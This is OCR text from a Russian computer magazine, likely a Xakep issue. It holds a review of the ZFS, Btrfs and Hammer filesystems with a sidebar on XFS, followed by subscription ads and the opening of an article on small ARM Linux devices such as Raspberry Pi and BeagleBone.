
1. Масштабируемость. Файловая система должна быть не просто быстра, ее производительность не должна снижаться с ростом объема обслуживаемого хранилища и увеличением размеров файлов. Ext3 — прекрасный пример файловой системы, которая явно не соответствует этому критерию, именно поэтому при разработке ext4 было уделено особое внимание производительности на больших хранилищах.
2. Целостность. В случае сбоя или внешнего вмешательства файловая система должна уметь подтвердить целостность управляемых ею данных. Ни ext4, ни, тем более, ext3 такой возможностью не обладают.
3. Возможность мгновенного отката внесенных изменений и создание снимков состояния ФС. Не нужно объяснять, насколько это важная и удачная идея. Работы по интеграции такого функционала в ext4 уже идут (проект ext4 cow), однако его реализация имеет весьма спорный характер.
4. Интеграция с менеджером томов. Чтобы работать наиболее эффективно и правильно реагировать на выход из строя накопителя, файловая система, менеджер томов и программный RAID-контроллер должны быть тесно связаны. Только в этом случае файловой системе удастся правильно управлять своей производительностью, не терять данные во время выхода одного из дисков RAID-массива из строя и правильно переконфигурироваться при возобновлении работы. Ничего подобного в ext4 никогда не будет.
5. Длительность восстановления файловой системы после сбоя не должна быть дольше нескольких секунд. В большинстве ситуаций ext4 удовлетворяет этой потребности, однако на больших хранилищах и в сложных ситуациях процесс восстановления журнала может сильно затянуться.
6. Поддержка дедупликации, то есть объединения одинаковых блоков данных с целью экономии дискового пространства. Очень важная характеристика для различных хостингов и облачных платформ. В ext4 пока не реализована.

Отдельным пунктом сюда можно было бы добавить выбор правильной лицензии на распространение кода ФС, но эта тема выходит за рамки обзора файловых систем, тем более что все три наших претендента по сути привязаны к конкретным ОС: ZFS — Solaris, Btrfs — Linux и Hammer — DragonFlyBSD.

ZFS

Об этой файловой системе не слышал только ленивый. Это не только первая ФС, в которой были реализованы все возможности файловой системы будущего, — фактически ее разработчики и установили стандарты на эти возможности. ZFS инновационна почти во всех своих аспектах, начиная от способа администрирования и заканчивая механизмом записи новых данных, который никогда не уничтожает уже существующую информацию. Но одно из самых замечательных свойств этой ФС в том, что она стирает границы между самой файловой системой и уровнем управления блочными устройствами. В ZFS реализована концепция так называемых пулов, объединяющих сразу несколько накопителей. В рамках пулов можно объединять диски и разделы в RAID-массивы, а затем использовать их для создания самой файловой системы. Такой дизайн позволяет консолидировать работу файловой системы и подсистемы RAID, в результате чего возрастает как производительность, так и надежность массива. Файловая система знает об используемой RAID-схеме, текущем состоянии дисков и балансирует нагрузку в зависимости от условий. Сбой в работе RAID-массива позволяет ZFS вовремя остановить операции ввода-вывода и восстановить свою работу, дождавшись переконфигурирования. В совокупности с контрольными суммами, которые файловая система хранит для каждого блока, RAID-массив на основе ZFS получается крайне стойким и в подавляющем большинстве случаев легко восстанавливаемым без помощи пользователя. Фактически ему не страшны даже такие напасти, как сбой в низкоуровневой части работы жесткого диска (например, когда диск выдает неправильную контрольную сумму для некоторых блоков). Стойкость файловой системы обуславливается также и применяемым в ее работе механизмом копирования при записи. В отличие от традиционной ФС, ZFS не перезаписывает блоки файлов при их обновлении, а создает копии и помещает изменившуюся информацию в них, оставляя старые блоки доступными для пользователя с помощью специальных средств. Этот механизм применяется как к данным, так и к метаданным, так что на каком бы этапе обновления ФС ни произошел сбой, старые данные всегда останутся на месте, и фактически ФС останется в консистентном состоянии (за исключением новых выделенных блоков, которые время от времени подчищаются сборщиком мусора). Такая схема позволила разработчикам ZFS полностью отказаться от fsck.

ФАЙЛОВАЯ СИСТЕМА ДОЛЖНА БЫТЬ НЕ ПРОСТО БЫСТРА, ЕЕ ПРОИЗВОДИТЕЛЬНОСТЬ НЕ ДОЛЖНА СНИЖАТЬСЯ С РОСТОМ ОБЪЕМА ОБСЛУЖИВАЕМОГО ХРАНИЛИЩА И УВЕЛИЧЕНИЕМ РАЗМЕРОВ ФАЙЛОВ



Выбор Btrfs во время сборки ядра

Механизм копирования при записи создает еще одно важное преимущество. Он позволяет записывать блоки в файловую систему в произвольном порядке, поэтому планировщик ввода-вывода получает большую свободу в оптимизации операций записи и объединения их в эффективные для записи очереди. В обычных ФС операции должны быть выполнены в строго определенной последовательности: запись в журнал — изменение блоков (которое может быть отложено с целью последующей оптимизации) — запись метаданных. Это снижает общую производительность ФС. ZFS безразлично, в каком порядке будут выполнены эти операции: в случае чего у нее всегда есть старая версия файла и его метаданных, а потому планировщик ввода-вывода может развернуться на полную катушку. Механизм копирования при записи дает ZFS еще одно явное преимущество. Так как файлы никогда не перезаписываются (пока хватает свободного пространства, разумеется), они всегда могут быть восстановлены к любому состоянию. Это своего рода бэкап, ты даже можешь указать дату и смонтировать ФС к каталогу такой, какой она была в то время. Ты можешь создавать снапшоты по расписанию, создавать снапшоты снапшотов, монтировать их к разным каталогам. И все это с минимальными потерями дискового пространства. Например, создав два снапшота ФС — до и после добавления в систему нового файла, — ты вообще не потеряешь дискового пространства. Еще один механизм, который позволяет поднять производительность ФС, — это интеллектуальная предвыборка. Почти все современные ФС умеют делать префетчинг блоков файлов с целью их более скорой отдачи приложению, этот же механизм применяется жесткими дисками. Но только ZFS учитывает множество различных параметров и позволяет сделать предвыборку более эффективной. Например, файловая система учитывает процессы, запрашивающие данные, и делает выборку индивидуально для каждого из них.

Среди других особенностей ZFS можно отметить динамически выделяемые метаданные, которых всегда будет ровно столько, сколько нужно для хранения всех файлов. Файловая система имеет встроенные механизмы дедупликации, шифрования и сжатия данных, которые работают даже на уровне отдельных файлов.

Отдельно хотелось бы отметить дружелюбность ФС к администратору. Все операции по созданию и выделению разделов, объединению их в массивы, управлению свойствами ФС, созданию снапшотов и так далее выполняются с помощью двух простых команд, в базовой работе с которыми можно разобраться буквально за полчаса.

BTRFS

Следующая файловая система нашего обзора — Btrfs, созданная, как это ни странно, под впечатлением ZFS и для конкуренции с ней, поскольку ZFS просто не может быть включена в код Linux из-за лицензионных ограничений. Btrfs наследует очень многие черты ZFS, включая механизм копирования при записи, снапшоты, динамическое выделение метаданных, контроль целостности с помощью контрольных сумм, распределенные блокировки, сжатие данных и многое другое. Фактически Btrfs представляет своего рода произвольное воспроизведение функциональности ZFS с несколькими не столь заметными особенностями.

Первая особенность Btrfs заключается в архитектуре самой ФС. Для управления данными в Btrfs используются B-деревья, что выливается в более эффективный дисковый формат в сравнении с ZFS, дизайн которой основан на некотором подобии механизма управления памятью slab. Плюс такого подхода — в более низком уровне фрагментации файловой системы и более высокой теоретической производительности. Вторая отличительная черта Btrfs — это интеграция с механизмом управления логическими томами device-mapper. Как и ZFS, Btrfs плотно взаимодействует с менеджером томов, но полагается в этом деле не на собственную реализацию, а на уже имеющиеся механизмы ядра Linux. Минус такого подхода в том, что файловую систему будет сложнее портировать в случае необходимости. Также Btrfs может похвастаться возможностями, которых просто нет в ZFS. Например, гибридные пулы. Btrfs старается размещать наиболее используемые данные на более быстрых устройствах, что очень удобно при использовании небольших SSD-дисков совместно с более емкими обычными жесткими дисками. Также в Btrfs есть поддержка субтомов — своего рода файловая система с несколькими корнями. В отличие от ZFS, для Btrfs уже разработано несколько конверторов из других ФС. В данный момент доступны конверторы из файловых систем ext3 и ext4, позволяющие не только перевести одну ФС в другую за считанные минуты, но и сде-

Страничка, посвященная файловой системе Btrfs

INFO

• ZFS — это 128-битная файловая система, что позволяет ей хранить в 18,4*10^18 раз больше данных, чем нынешние 64-битные системы.

• Btrfs появилась в ядре Linux начиная с версии 2.6.29-rc.

• Название Btrfs можно расшифровать как B-tree FS либо Better FS. Аббревиатура ZFS в настоящий момент не имеет официальной расшифровки, но изначально означала Zettabyte FS.

Select file system

Please select the file system you want to use with DragonFly BSD.

HAMMER is the new DragonFly BSD file system. UFS is the traditional BSD file system.

< Use HAMMER > < Use UFS > < Return to Select Disk >

Установщик DragonFly предлагает установить систему на ФС Hammer

лать откат к предыдущей ФС в случае проблем с Btrfs. Это возможно благодаря принципу работы конвертора, который просто создает управляющие структуры Btrfs в незанятых блоках ФС и привязывает их к уже имеющимся данным на диске, сохраняя суперблок оригинальной ФС в целости и сохранности.

Несмотря на достаточную стабильность работы Btrfs, она до сих пор находится в стадии альфа-версии. Тем не менее, ее поддержка уже есть в инсталляторах Ubuntu (начиная с версии 10.10) и Fedora 16.

HAMMER

Файловая система Hammer стоит несколько в стороне от двух других представителей нашего обзора. Во-первых, это файловая система, фактически созданная одним человеком по имени Мэтью Диллон, который также является лидером проекта DragonFlyBSD. Во-вторых, Hammer обладает интересным и не имеющим аналогов дизайном, придуманным опять же самим Диллоном.

Основные возможности Hammer:

- файловая система может размещаться на множестве томов, общее число которых ограничено 256, а размер каждого из них может достигать 4096 Тб;
- проверка целостности данных с помощью контрольных сумм;
- поддержка снапшотов и сохранение истории состояния ФС, которое выполняется каждую операцию sync;
- поддержка до 65 535 псевдофайловых систем (PFS) внутри одной ФС;
- встроенный механизм дедупликации данных;
- автоматическое восстановление после сбоя, без необходимости вызова fsck.

Почти все эти возможности есть в файловых системах ZFS и Btrfs, однако архитектура Hammer существенно отличается от архитектуры обеих из них и фактически не имеет аналогов. Дело в том, что Hammer построена по классическому шаблону файловых систем, основанных на B-деревьях, и не является ФС с механизмом копирования при записи. Вместо этого Hammer использует моментальные снимки своего состояния, которые производятся при каждом вызове sync, то есть раз в 30-60 секунд. Как только производится операция синхронизации данных с диском, измененные данные записываются в новые блоки, а в inode добавляется информация о новом снимке. Это менее эффективный механизм функционирования ФС: кроме всего прочего, он требует ежедневного вызова специальной утилиты, которая удаляет устаревшие снимки, освобождая пространство на диске.

Зная об этом ограничении, Мэтью Диллон начал работу по модернизации файловой системы и 8 февраля опубликовал документ с описанием дизайна файловой системы Hammer2, первые рабочие версии которой должны появиться в репозитории исходных текстов DragonFly к концу 2012 года. Согласно этому документу, новая ФС будет полностью базироваться на идее копирования при записи и, как следствие, иметь поддержку записываемых снапшотов, а также такие вещи, как множественные корни ФС, несколько алгоритмов сжатия данных на выбор и кластерный режим с множеством мастеров.

ВЫВОДЫ

С тем, что классические файловые системы уже отжили свое, трудно поспорить. Уже через несколько лет мы будем использовать ФС нового поколения, более эффективные, более стойкие и снабженные функционалом, о котором еще совсем недавно никто не мог и мечтать. Выбирать между ними нам не придется, поскольку все файловые системы, представленные в обзоре, предназначены для разных ОС. ZFS уже вовсю используется в Solaris и FreeBSD, реализация Btrfs пока доступна только в Linux, а Hammer — неотъемлемая часть DragonFly. Все они основаны на одних идеях и во многом функционально равнозначны.

А КАК ЖЕ XFS?

XFS — еще одна файловая система, ставшая стандартом на предприятиях и долгое время занимавшая первые позиции в списках файловых систем будущего. В наш обзор она не попала по причине отсутствия большинства заявленных в начале статьи функций, однако XFS еще долгое время сможет удерживать позиции на рынке благодаря чрезвычайно высокой скорости работы с большими объемами данных и хорошей масштабируемости на больших дисковых массивах.


XFS — это 64-битная журналируемая файловая система, разработанная в середине 90-х компанией Silicon Graphics. Ей нет равных в скорости работы с большими файлами (размером в несколько гигабайт), поэтому она получила широкое распространение в различных центрах обработки данных, 3D-моделирования, потокового вещания медиаданных и тому подобное. К слову, последние особенно полюбили XFS за реалтаймовый API, гарантирующий стабильную скорость записи на диск вне зависимости от каких бы то ни было условий.

В свое время XFS также стала прародителем многих технологий оптимизации, таких как ленивое обновление, когда блоки данных записываются на диск только в самый последний момент, или интеллектуальный механизм упреждающего чтения, которые впоследствии были переняты многими другими файловыми системами.

(game)land

ПОДПИШИСЬ!

shop.glc.ru



Редакционная подписка без посредников — это гарантия получения важного для Вас журнала и экономия до 40% от розничной цены в киоске

8-800-200-3-999

+7 (495) 663-82-77 (бесплатно)

6 номеров — **1110 руб.**
13 номеров — **1999 руб.**


6 номеров — **1110 руб.**
13 номеров — **1999 руб.**

6 номеров — **564 руб.**
13 номеров — **1105 руб.**


6 номеров — **1110 руб.**
13 номеров — **1999 руб.**

6 номеров — **810 руб.**
13 номеров — **1499 руб.**

6 номеров — **1110 руб.**
13 номеров — **1999 руб.**



6 номеров — **630 руб.**
13 номеров — **1140 руб.**



6 номеров — **895 руб.**
13 номеров — **1699 руб.**

6 номеров — **1194 руб.**
13 номеров — **2149 руб.**

6 номеров — **894 руб.**
13 номеров — **1699 руб.**


6 номеров — **690 руб.**
13 номеров — **1249 руб.**

6 номеров — **775 руб.**
13 номеров — **1399 руб.**

6 номеров — **950 руб.**
13 номеров — **1699 руб.**

6 номеров — **810 руб.**
13 номеров — **1499 руб.**

Юрий Видинеев (adeptg@gmail.com)



ПО ВСЕМ ФРОНТАМ

БЕСПРЕДЕЛЬНАЯ ЭКСПАНСИЯ LINUX

По самым оптимистичным подсчетам, Linux занимает не более 2% рынка десктопов. Вряд ли это можно назвать успехом. Зато на серверах, мобильных и встраиваемых устройствах положение значительно лучше, а порой Linux можно встретить на весьма неожиданных и интересных девайсах.

Небольшой десктоп на ARM

Первопроходец среди Plug-серверов

Linux для домохозяйки

Наверное, самый маленький Linux-сервер

MICROSERVER

Сервером на Linux уже давно никого не удивишь, сервера на ARM встречаются пока еще гораздо реже. Последний писк моды: сервер на Linux/ARM должен помещаться в карман. Пожалуй, началась эта гонка за миллиметрами, милливаттами и центами с Marvell SheevaPlug — маленького Linux-сервера (110×69,5×48,5 мм, 200 г), выполненного в корпусе от блока питания. Marvell SheevaPlug имел на борту ARM 1,2 ГГц, 512 Мб ОЗУ, 512 Мб ПЗУ, USB, Ethernet и слот для SD. Поставлялся с Ubuntu, стоил 99 долларов. Улучшенные версии этого сервера (GuruPlug, DreamPlug) могли также иметь eSATA, Wi-Fi и Bluetooth. Удивительно, но все эти сервера далеко не самые миниатюрные. Рекорд пока принадлежит Lantronix XPort Pro: ARM 166 МГц, 16 Мб ОЗУ, 16 Мб ПЗУ, Ethernet — впечатляющие характеристики для устройства размером с разъем RJ45. Поставляется с прошивкой на базе Linux (и специализированным веб-интерфейсом для настройки), стоит около 62 долларов. Удивляет также заявленная рабочая температура: от -40° до +85° С.

MICRODESKTOP

Некоторые версии Plug-девайсов имели также и видеовыходы, то есть вполне себе годились в качестве простенького десктопа. Например, Marvell D2Plug (ARM 800 МГц, 1 Гб ОЗУ, 8 Мб ПЗУ) имел HDMI и VGA, а также предустановленную Ubuntu, но цена кусалась — 249 долларов. Ребятам из SolidRun Ltd это устройство показалось слишком громоздким и дорогим, так что они сделали свое — CuBox: черный кубик размером 55×55×42 мм и весом 91 г, внутри имеется ARM 800 МГц (Marvell Armada 500-series), 1 Гб ОЗУ, HDMI, 2×USB, Gigabit Ethernet, eSATA, IrDA, microSD-слот (в комплекте карточка на 2 Гб с предустановленной Ubuntu). Благодаря встроенному видеодекодеру и неплохому графическому чипу малыш умеет проигрывать видео в Full HD и довольно бодро тянет Gnome и KDE. К тому же ценник уже приятнее — 135 долларов.


Если же нужно еще дешевле, то на сцену выходит Raspberry Pi, о котором наверняка все уже слышали. Еще бы — полноценный комп размером чуть больше банковской карточки (85,6×53,98 мм, примерно на треть меньше формата pico-ITX, весит 45 г) и стоимостью 25 долларов за базовую A-версию (ARM Broadcom BCM2835 700 МГц, 128 Мб ОЗУ, видеочип с поддержкой OpenGL ES 2.0, USB, HDMI). Версия B отличается наличием 100 Mbit Ethernet, второго USB и на 10 долларов большей ценой. Несмотря на не очень выдающиеся характеристики, малина умеет играть Full HD видео и гонять в Quake 3 Arena на приемлемом FPS. Еще один плюс — энергопотребление: компьютер отлично работает, питаясь по microUSB или от четырех батареек AA (а в будущих ревизиях планируют добавить PoE). Производством занимается Raspberry Pi Foundation, заказать можно у нескольких поставщиков. Следующий шаг производителя — выпуск «пользовательской» версии: в корпусе и с предустановленным Linux (скорее всего, это будет Fedora, хотя официально поддерживаются также Debian и Arch Linux).

Прогресс не стоит на месте, и у Raspberry Pi уже начинают появляться конкуренты в этой ценовой категории. Организация Rhombus Tech планирует выпускать плату примерно такого же размера, но с гораздо более мощным процом ARM Cortex A8 и ценой около 15 долларов. Правда, никакие сроки пока не известны.

DIY

Все перечисленные выше устройства — неплохие конструкторы (из них, например, может выйти центр умного дома), но их можно использовать и сразу после покупки — в качестве простого сервера (NAS, web и так далее), десктопа или TV-приставки. Но есть целый класс устройств, которые являются просто заготовками для реализации каких-нибудь идей и в большинстве случаев тоже работают под управлением Linux. Подобные девайсы выпускают многие производители, но наибольшим успехом, пожалуй, пользуются одноплатные компы BeagleBoard и BeagleBone. BeagleBone интересен своими неплохими характеристи-

Знакомьтесь, Darwin



Не сказать, что красавец, зато всего 500 долларов

Как давно ты пересобирал мир на своей гитаре?

ками (ARM 700 МГц, 256 Мб ОЗУ, в комплекте microSD на 2 Гб с установленным Angstrom Linux) при невысокой цене (от 85 долларов в зависимости от ревизии), а также двумя 46-пиновыми разъемами, с помощью которых можно получить доступ практически ко всем портам процессора. Это позволяет создавать «дочерние платы», которые цепляются к BeagleBone по принципу бутерброда. Существует уже довольно большое количество таких плат расширения: DVI, HDMI, CAN-интерфейсы, LCD-экран, аккумулятор и другие.

Другой интересный «конструктор» — Flexibity Connect, решение для домашней автоматизации. Представляет собой небольшую прозрачную коробочку (90×25 мм), внутри которой — ARM 200 МГц, 64 Мб ОЗУ, 8 Мб ПЗУ, SD/MMC-слот и четыре USB-порта, работает на OpenWRT. Его применение ограничено только фантазией владельца. Подключив web-камеру и Wi-Fi-карточку, можно организовать беспроводное видеонаблюдение, а если подключить Wi-Fi-карточку и 3G-модем — получим точку доступа (правда, в этом случае к выбору Wi-Fi-адаптера следует подойти основательно). Кроме того, на сайте можно приобрести различные дополнительные датчики (например, инфракрасный датчик движения, зуммер и другие), которые цепляются к Connect и значительно расширяют область его применения.

LINUX ВОКРУГ

